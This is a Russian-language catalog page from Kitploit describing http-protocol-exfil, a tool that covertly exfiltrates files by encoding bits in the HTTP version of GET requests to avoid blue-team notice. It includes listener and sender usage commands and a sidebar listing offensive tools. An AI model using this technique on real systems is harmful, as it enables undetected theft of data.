
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
http-protocol-exfil — Экспортировать файлы, используя версию протокола HTTP ("HTTP/1.0" соответствует 0, а "HTTP/1.1" соответствует 1). | Kitploit
Инструменты/GitHubGitHub/ricardojoserf/http-protocol-exfil
Эксфильтрация данныхСетевая безопасность
GitHubricardojoserf/http-protocol-exfil

http-protocol-exfil

Экспортировать файлы, используя версию протокола HTTP ("HTTP/1.0" соответствует 0, а "HTTP/1.1" соответствует 1).

Репозиторий
Поделиться
242345 лет назадПроверено Kitploit

http-protocol-exfil

Используйте версию HTTP-протокола для отправки файла побитово ("HTTP/1.0" — это 0, а "HTTP/1.1" — это 1). Используются GET-запросы, поэтому Синяя команда увидит только запросы к вашему IP-адресу. Однако отправка больших файлов занимает много времени; например, для отправки 200 КБ требуется 1 час, а количество запросов будет очень большим (в 8 раз больше количества байт в файле).
memillo

Создание прослушивателя

Чтобы запустить прослушиватель, используйте listener.py с одним необязательным аргументом: портом, на котором он будет слушать.

python3 listener.py [PORT]

Пример:

python3 listener.py 8080

Отправка файла

Чтобы отправить файл, используйте sender.py с двумя обязательными аргументами: путём к файлу и URL прослушивателя; и одним необязательным аргументом: именем создаваемого удалённого файла (если не указано, используется имя входного файла).

python3 sender.py -u URL -i INPUTFILE [-o OUTPUTFILE]

Пример:


python3 sender.py -u "http://127.0.0.1:8080" -i test.txt -o updated_test.txt

Пример

Сначала файл отправляется:

image1


Если переменная debug установлена в True (по умолчанию она True), вы можете видеть двоичные значения в сообщениях журнала прослушивателя:

image2

Новый файл создаётся с содержимым входного файла:

image3


Мотивация

Я думаю (но не уверен), что читал кого-то в Twitter, кто утверждал, что использовал это для эксфильтрации данных, и мне понравилась идея. Если вы тот человек, дайте мне знать.


Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    837
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    536
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    424
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    294
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    276

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →